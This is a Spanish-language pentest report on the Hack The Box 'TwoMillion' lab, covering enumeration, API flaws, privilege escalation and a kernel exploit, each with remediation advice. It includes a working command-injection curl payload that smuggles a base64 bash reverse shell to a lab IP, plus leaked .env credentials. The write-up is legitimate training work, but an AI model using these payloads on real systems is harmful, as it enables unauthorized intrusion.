# Prueba de Penetración

HTB Labs (TwoMillion)

nico.sanchezsierra@hotmail.com, OSID: OS-002

2025-07-29

# Contents

# 1 Reporte

## 1.1 Introducción

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.
El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia.

## 1.2 Objetivo

El objetivo de esta evaluación es recrear una prueba de penetración interna hacia el entorno de HTB. Para hacer la prueba de penetración se requerirá hacer la metodología completa y la evaluación de la misma. En este caso usaremos la máquina TwoMillion. Por compromiso con la plataforma de Hack The Box, no podremos atacar direcciones IP que no sean las asignadas, pues eso está fuera de nuestro alcance.

# 2 Resumen High-Level

Fui mandado a hacer una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación anotamos las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

| Alto | Medio | Bajo | Total |
|---|---|---|---|
| 5 | 3 | 0 | 8 |

| ID | Riesgo | CVE | Nombre |
|---|---|---|---|
| 1 | Medio | N/A | Enumeración de Directorios |
| 2 | Medio | N/A | Ofuscación débil |
| 3 | Alto | N/A | Código Sensible Client-Side |
| 4 | Alto | N/A | Exposición Estructura API |
| 5 | Alto | N/A | Broken Access Control |
| 6 | Alto | N/A | RCE vía API |
| 7 | Medio | N/A | Credenciales Expuestas |

| ID | Riesgo | CVE | Nombre |
|---|---|---|---|
| 8 | Alto | CVE-2023-0386 | Kernel Exploit |

## 2.1 Recomendaciones

Visto las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además no todas ellas pueden ser arregladas con un parche, y necesitan más trabajo. Por ello, estas serán explicadas con más detalle en la sección de penetración.

# 3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.
Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

## 3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

**Redes disponibles**

- 10.10.11.221

## 3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos como conseguimos entrar al sistema.

### 3.2.1 Dirección IP: 10.10.11.221

#### 3.2.1.1 Enumeración de servicios

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

| Dirección IP | Puertos Abiertos |
|---|---|
| 10.10.11.221 | 22,80 |

| Servicio | Versión |
|---|---|
| ssh | OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 |
| http | nginx |

Durante la enumeración, fuimos capaces de encontrar el dominio de la IP 10.10.11.221 -> http://2million.htb

A continuación expondremos evidencias de los escaneos hechos previamente con Nmap. Escaneo de Puertos:

```
nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertos.txt 10.10.11.221

Host is up, received user-set (0.058s latency).
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
```

**Figure 3.1:** nmap

Escaneo de Versiones:




**Figure 3.2:** nmap

#### 3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del documento.

#### 3.2.1.3 Vulnerabilidad (ID: 1, Enumeración de Directorios)

**Riesgo:** Medio

**CVE:** N/A

**Explicación de la vulnerabilidad:** La aplicación permite el acceso a directorios, archivos y endpoints que no están referenciados directamente en la interfaz del usuario. Este comportamiento permite que un atacante, mediante técnicas de fuerza bruta o diccionario, descubra rutas sensibles como paneles de administración, archivos de configuración, respaldos y endpoints de APIs no documentadas. Esta técnica se conoce como Forced Browsing o Directory Enumeration.

**Servicios Afectados:** Servidor HTTP - Nginx

**Remedio de la vulnerabilidad:** Sugerimos que aquellos directorios y archivos sensibles sean protegidos por autenticación. También se recomienda nombres complejos para dificultar la enumeración y desactivar el “Directory Listing”. Añadir un Web Application Firewall (WAF) también es una práctica recomendable.

**Pruebas:**

```
ffuf -recursion -w ../Listas/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://2million.htb/FUZZ

login                   [Status: 200, Size: 3704, Words: 1365, Lines: 81, Duration: 81ms]
home                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 82ms]
register                [Status: 200, Size: 4527, Words: 1512, Lines: 95, Duration: 50ms]
api                     [Status: 401, Size: 0, Words: 1, Lines: 1, Duration: 57ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 56ms]
404                     [Status: 200, Size: 1674, Words: 118, Lines: 46, Duration: 56ms]
0404                    [Status: 200, Size: 1674, Words: 118, Lines: 46, Duration: 49ms]
invite                  [Status: 200, Size: 3859, Words: 1363, Lines: 97, Duration: 475ms]
```

**Figure 3.3:** ffuf

#### 3.2.1.4 Vulnerabilidad (ID: 2, Ofuscación débil)

**Riesgo:** Alto

**CVE:** N/A

**Explicación de la vulnerabilidad:** En la dirección http://2million/invite, se encuentra disponible públicamente el archivo inviteapi.min.js, el cual contiene funciones JavaScript ofuscadas mediante técnicas débiles (minificación básica y posible uso de eval() u otros mecanismos fácilmente reversibles). La ofuscación aplicada no impide el análisis del comportamiento del script, permitiendo la identificación de endpoints, funciones sensibles y lógica de negocio.

Además, en http://2million.htb/api/v1/invite/how/to/generate se observó una respuesta con un valor codificado con un método simple (por ejemplo, ROT13), que fue fácilmente revertido mediante herramientas básicas

Por otro lado, http://2million.htb/api/v1/invite/generate, contiene un código en Base64 fácilmente reversible.

**Servicios Afectados:** inviteapi.min.js, http://2million.htb/api/v1/invite/how/to/generate y http://2million.htb/api/v1/invite/generate

**Remedio de la vulnerabilidad:** Recomendamos no fiarse solo de métodos de ofuscación, además implementar autenticación y controles de acceso. En caso de usar ofuscación, buscar mejores técnicas y dificultar la ingeniería inversa. Validar siempre desde el servidor y no desde el usuario, este debe ser considerado como no fiable.

**Pruebas:**

En “http://2million/invite”, se accedió al archivo “inviteapi.min.js”, se inspeccionó con las DevTools del navegador y se reemplazó “event” por “console.log” para obtener la lógica.




**Figure 3.4:** inviteapi.min.js - nombre_web

En “http://2million.htb/api/v1/invite/how/to/generate”, el valor retornado fue una cadena fácilmente descifrable.




**Figure 3.5:** curl


**Figure 3.6:** Decypher

En “http://2million.htb/api/v1/invite/generate”, el valor retornado fue una cadena fácilmente reversible.




**Figure 3.7:** curl && base64

#### 3.2.1.5 Vulnerabilidad (ID: 3, Código Sensible Client-Side)

**Riesgo:** Alto

**CVE:** N/A

**Explicación de la vulnerabilidad:** Parte de la lógica interna de la aplicación se encuentra expuesta en el cliente (Client-Side), tanto el archivo “inviteapi.min.js” como el contenido directamente embebido en la página http://2million.htb/invite.

Además estos códigos, suponen una grave vulnerabilidad y riesgo en el sistema (explicado en Vulnerabilidad ID-3).

**Servicios Afectados:** inviteapi.min.js y http://2million.htb/invite

**Remedio de la vulnerabilidad:** Es recomendable no dejar código sensible en la parte cliente (Client-Side) y dejarlo en el backend (Server-Side). Además se sugiere el uso de controles de acceso adecuados.

**Pruebas:**




**Figure 3.8:** inviteapi.min.js




**Figure 3.9:** http://2million.htb/invite

#### 3.2.1.6 Vulnerabilidad (ID: 4, Exposición Estructura API)

**Riesgo:** Alto

**CVE:** N/A

**Explicación de la vulnerabilidad:** El endpoint “http://2million/api” devuelve, tras una petición simple con una cookie válida, la estructura completa de la API. Incluyendo endpoint disponibles para usuarios

y administradores, métodos HTTP permitidos y funciones internas. Visto que no hay métodos de roles dependiendo la Cookie, tenemos visión a la documentación completa.

**Servicios Afectados:** Servidor HTTP - Nginx

**Remedio de la vulnerabilidad:** Es recomendable restringir acceso a los endpoint API a usuarios limitados y autenticados. Además, filtrar contenido por rol de usuario y así evitar una exposición innecesaria.

**Pruebas:**

```
curl -sv http://2million.htb/api/v1 --cookie "PHPSESSID=oftl8010tudm4c8d630orjt8j7"

{
  "v1": {
    "user": {
      "GET": {
        "/api/v1": "Route List",
        "/api/v1/invite/how/to/generate": "Instructions on invite code generation",
        "/api/v1/invite/generate": "Generate invite code",
        "/api/v1/invite/verify": "Verify invite code",
        "/api/v1/user/auth": "Check if user is authenticated",
        "/api/v1/user/vpn/generate": "Generate a new VPN configuration",
        "/api/v1/user/vpn/regenerate": "Regenerate VPN configuration",
        "/api/v1/user/vpn/download": "Download OVPN file"
      },
      "POST": {
        "/api/v1/user/register": "Register a new user",
        "/api/v1/user/login": "Login with existing user"
      }
    },
    "admin": {
      "GET": {
        "/api/v1/admin/auth": "Check if user is admin"
      },
      "POST": {
        "/api/v1/admin/vpn/generate": "Generate VPN for specific user"
      },
      "PUT": {
        "/api/v1/admin/settings/update": "Update user settings"
      }}}}
```

**Figure 3.10:** curl

#### 3.2.1.7 Vulnerabilidad (ID: 5, Broken Access Control)

**Riesgo:** Alto

**CVE:** N/A

**Explicación de la vulnerabilidad:** Se ha identificado en un endpoint administrativo (http://2million.htb/api/v1/admin/s

que permite modificar propiedades sobre los usuarios, como el estado “is_admin” (que permite privilegios elevados al usuario) sin validación. Mediante una simple petición autenticada con usuario normal, fue posible modificar y obtener privilegios elevados. Esta falla se encuentra en el puesto número 1 de OWASP Top 10 (2021).

**Servicios Afectados:** http://2million.htb/api/v1/admin/settings/update

**Remedio de la vulnerabilidad:** Es muy recomendable implementar controles de acceso estrictos, siempre validar al usuario. No es nada recomendable permitirla modificación de campos sensibles a través del cliente. Se recomienda seguir las prácticas de Zero Trust y Privilegio Mínimo.

**Pruebas:**




**Figure 3.11:** curl

#### 3.2.1.8 Vulnerabilidad (ID: 6, RCE vía API)

**Riesgo:** Alto

**CVE:** N/A

**Explicación de la vulnerabilidad:** Se ha identificado en el endpoint “http://2million.htb/api/v1/admin/vpn/generate” que es vulnerable a inyección de comandos del sistema operativo (Command Injection). El parámetro username con privilegios elevados (explotado en Vulnerabilidad ID-5) permite ejecutar código remoto (RCE).

Esta vulnerabilidad deja el sistema expuesto a cualquier tipo de ataque del hacker.

**Servicios Afectados:** Sistema Operativo y http://2million.htb/api/v1/admin/vpn/generate

**Remedio de la vulnerabilidad:** Es muy recomendable no dejar al cliente lanzar comandos del sistema sin validación y escape estricto. El uso de funciones seguras del lenguaje se recomienda ser aplicado, así como sanitizar inputs de usuario.

Además es altamente recomendable ejecutar servicios con privilegios bajos y en caso de poder, restricción total.

**Pruebas:**

Se pueden lanzar todo tipo de comandos a nivel de usuario “www-data”. Para ver la dureza de esta vulnerabilidad ejecutaremos un RCE de conexión hacia el usuario. Para ello codificaremos a base64 el siguiente código “bash -i >& /dev/tcp/IP/PORT 0>&1”

```
curl -X POST http://2million.htb/api/v1/admin/vpn/generate --cookie "PHPSESSID=oftl8010tudm4c8d630orjt8j7" --header "Content-Type: application/j
son" --data '{ "username":"asd;echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzQ0NDMgMD4mMQo= | base64 -d | bash;" }'
```

**Figure 3.12:** curl




**Figure 3.13:** nc

#### 3.2.1.9 Vulnerabilidad (ID: 7, Credenciales Expuestas)

**Riesgo:** Alto

**CVE:** N/A

**Explicación de la vulnerabilidad:** Se ha identificado que el archivo ".env" de "www-data" contiene credenciales de otro usuario en texto plano. El archivo ".env" contiene información confidencial para el entorno de ejecución, y no debe quedar expuesto a usuarios no autorizados.

Avisamos que el usuario "admin" no es root del sistema, pero es usuario y podemos escalar lateralmente.

**Servicios Afectados:** .env (www-data) y usuario: admin

**Remedio de la vulnerabilidad:** Se sugiere eliminar archivos .env del entorno de producción o que no estén accesibles desde la web. Se recomienda restringir permisos de lectura para el usuario "www-data". Es altamente recomendable que se cambien las contraseñas filtradas.

**Pruebas:**

```
www-data@2million:~/html$ ls -altr
ls -altr
total 56
-rw-r--r--  1 root root 1237 Jun  2  2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2  2023 Router.php
-rw-r--r--  1 root root   87 Jun  2  2023 .env
-rw-r--r--  1 root root 2692 Jun  2  2023 index.php
drwxr-xr-x  2 root root 4096 Jun  6  2023 assets
drwxr-xr-x  5 root root 4096 Jun  6  2023 css
drwxr-xr-x  2 root root 4096 Jun  6  2023 images
drwxr-xr-x  2 root root 4096 Jun  6  2023 fonts
drwxr-xr-x  3 root root 4096 Jun  6  2023 ..
drwxr-xr-x  3 root root 4096 Jun  6  2023 js
drwxr-xr-x  2 root root 4096 Jun  6  2023 controllers
drwxr-xr-x  2 root root 4096 Jun  6  2023 views
drwxr-xr-x  5 root root 4096 Aug  1 11:50 VPN
drwxr-xr-x 10 root root 4096 Aug  1 11:50 .
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

**Figure 3.14:** ls && cat

#### 3.2.1.10 Vulnerabilidad (ID: 8, Kernel Exploit)

**Riesgo:** Alto

**CVE:** CVE-2023-0386

**Explicación de la vunerabilidad:** Esta vulnerabilidad de Kernel es causada por el módulo OverlayFS. OverlayFS es un sistema de archivos en capas usado en contenedores y entornos modernos.

El kernel maneja atributos extendidos “xattrs”, controla overlays, fuerza copias suid, y manipula security.capability para escalar a root.

**Servicios Afectados:** Kernel Linux (5.15.70-051570-generic), Docker, OverlayFS

**Remedio de la vulnerabilidad:** Se recomienda urgentemente actualizar el kernel del sistema, además

de deshabilitar OverlayFS. También es recomendable eliminar permisos SUID innecesarios.

**Pruebas:**

A continuación reproduciremos la vulnerabilidad paso a paso para verificar su existencia y su riesgo.




**Figure 3.15:** scp




**Figure 3.16:** make all




**Figure 3.17:** execute




**Figure 3.18:** root

## 3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos como hemos podido conseguir mantener acceso al sistema.

**Pruebas:**

Como tenemos acceso a root, podemos crear usuarios con privilegios elevados. Visto que tenemos el puerto 22 (SSH) abierto, no supone ningún problema el volver a conectarse.

En caso de no querer crear un usuario, recordemos que aún tenemos un usuario con contraseña comprometida, con el cual podemos acceder por SSH.

## 3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos dejar paso a nuevas vulnerabilidades. Además también eliminaremos cualquier tipo de puerta trasera que hayamos creado.

**Pruebas:**

Borraremos las carpetas que subimos para ejecutar el exploit (/tmp), además del usuario que creamos para crear un RCE hasta llegar a la consola del sistema.

```
root@2million:/tmp# mount | grep /tmp
/dev/fuse on /tmp/CVE-2023-0386/ovlcap/lower type fuse (rw,nosuid,nodev,relatime,user_id=1000,group_id=1000)
root@2million:/tmp# umount -l /tmp/CVE-2023-0386/ovlcap/lower
root@2million:/tmp# mount | grep /tmp
root@2million:/tmp# rm -rf CVE-2023-0386/
root@2million:/tmp# ls
snap-private-tmp
systemd-private-c0aae73a455f4d2d96c969dc083bfc44-memcached.service-MvitbV
systemd-private-c0aae73a455f4d2d96c969dc083bfc44-ModemManager.service-MKo8vM
systemd-private-c0aae73a455f4d2d96c969dc083bfc44-systemd-logind.service-zEbOSQ
systemd-private-c0aae73a455f4d2d96c969dc083bfc44-systemd-resolved.service-bYm1zK
systemd-private-c0aae73a455f4d2d96c969dc083bfc44-systemd-timesyncd.service-TDZ0jN
systemd-private-c0aae73a455f4d2d96c969dc083bfc44-upower.service-qtKePS
tmux-1000
vmware-root_617-4022243191
```

**Figure 3.19:** Clear /tmp

```
MariaDB [htb_prod]> SELECT * FROM users WHERE email='asd@asd.htb';
+----+----------+-------------+--------------------------------------------------------------+----------+
| id | username | email       | password                                                     | is_admin |
+----+----------+-------------+--------------------------------------------------------------+----------+
| 13 | asd      | asd@asd.htb | $2y$10$4Jfp0X7wRmQO7MRNXH9hV.BZtBhMR9Co4MBPbUh5OPA6VSSbwkgoe |        1 |
+----+----------+-------------+--------------------------------------------------------------+----------+
1 row in set (0.000 sec)

MariaDB [htb_prod]> DELETE FROM users WHERE email='asd@asd.htb';
Query OK, 1 row affected (0.001 sec)
```

**Figure 3.20:** Delete Web User